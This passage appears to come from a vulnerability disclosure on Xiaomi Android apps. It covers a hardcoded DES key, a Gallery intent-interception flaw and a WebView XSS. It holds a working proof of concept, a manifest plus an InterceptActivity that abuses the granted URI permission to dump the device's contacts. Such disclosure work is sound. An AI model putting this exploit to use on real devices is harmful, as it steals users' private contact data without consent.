
The key is miuiMidrop, visible in the decryption routine:
public static String decrypt(String str) {
    try {
        SecretKey generateSecret = SecretKeyFactory.getInstance("DES").generateSecret(new DESKeySpec("miuiMidrop".getBytes()));
        byte[] decode = Base64.decode(str, 0);
        Cipher cipher = Cipher.getInstance("DES");
        cipher.init(2, generateSecret);
        return new String(cipher.doFinal(decode));
    } catch (Exception unused) {
        return str;
    }
}
Gallery: gaining access to arbitrary content providers
The app (com.miui.gallery) launches an implicit intent to select a URI for the user's avatar, which any third-party app can intercept. The app then has two bugs at once: it automatically grants read permission to all apps that can handle com.android.camera.action.CROP (creating any exported activity with the matching intent-filter is enough), and it launches that intent with flag 1 (Intent.FLAG_GRANT_READ_URI_PERMISSION) and the attacker's URI in the data field, so the attacker can intercept the intent and read data from that URI. The vulnerable code is present in several Xiaomi apps.


<activity android:name=".InterceptActivity" android:exported="true">
    <intent-filter android:priority="999">
        <action android:name="android.intent.action.PICK" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:mimeType="*/*" />
        <data android:mimeType="image/*" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="com.android.camera.action.CROP" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:mimeType="*/*" />
        <data android:mimeType="image/*" />
    </intent-filter>
</activity>
public class InterceptActivity extends Activity {
    private static final Uri CONTACTS_URI = ContactsContract.CommonDataKinds.Phone.CONTENT_URI;

    private Runnable dumpWaiter = () -> {
        while (true) {
            try {
                Thread.sleep(100);
                dump(CONTACTS_URI); // wait when the Gallery app grants access permission
                return;
            } catch (Throwable th) {
            }
        }
    };

    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        if ("android.intent.action.PICK".equals(getIntent().getAction())) {
            setResult(-1, new Intent().setData(CONTACTS_URI));
            new Thread(dumpWaiter).start();
        } else {
            dump(getIntent().getData());
        }
        finish();
    }

    public void dump(Uri uri) {
        Cursor cursor = getContentResolver().query(uri, null, null, null, null);
        if (cursor.moveToFirst()) {
            do {
                StringBuilder sb = new StringBuilder();
                for (int i = 0; i < cursor.getColumnCount(); i++) {
                    if (sb.length() > 0) {
                        sb.append(", ");
                    }
                    sb.append(cursor.getColumnName(i) + " = " + cursor.getString(i));
                }
                Log.d("evil", sb.toString());
            } while (cursor.moveToNext());
        } else {
            Log.d("evil", "empty");
        }
    }
}
Xiaomi Cloud: XSS in the built-in WebView
In com/miui/cloudservice/hybrid/ShareLocationHybridActivity.java there is an unprotected dynamically registered broadcast receiver that takes the push_data value, concatenates it to JavaScript code and executes it.
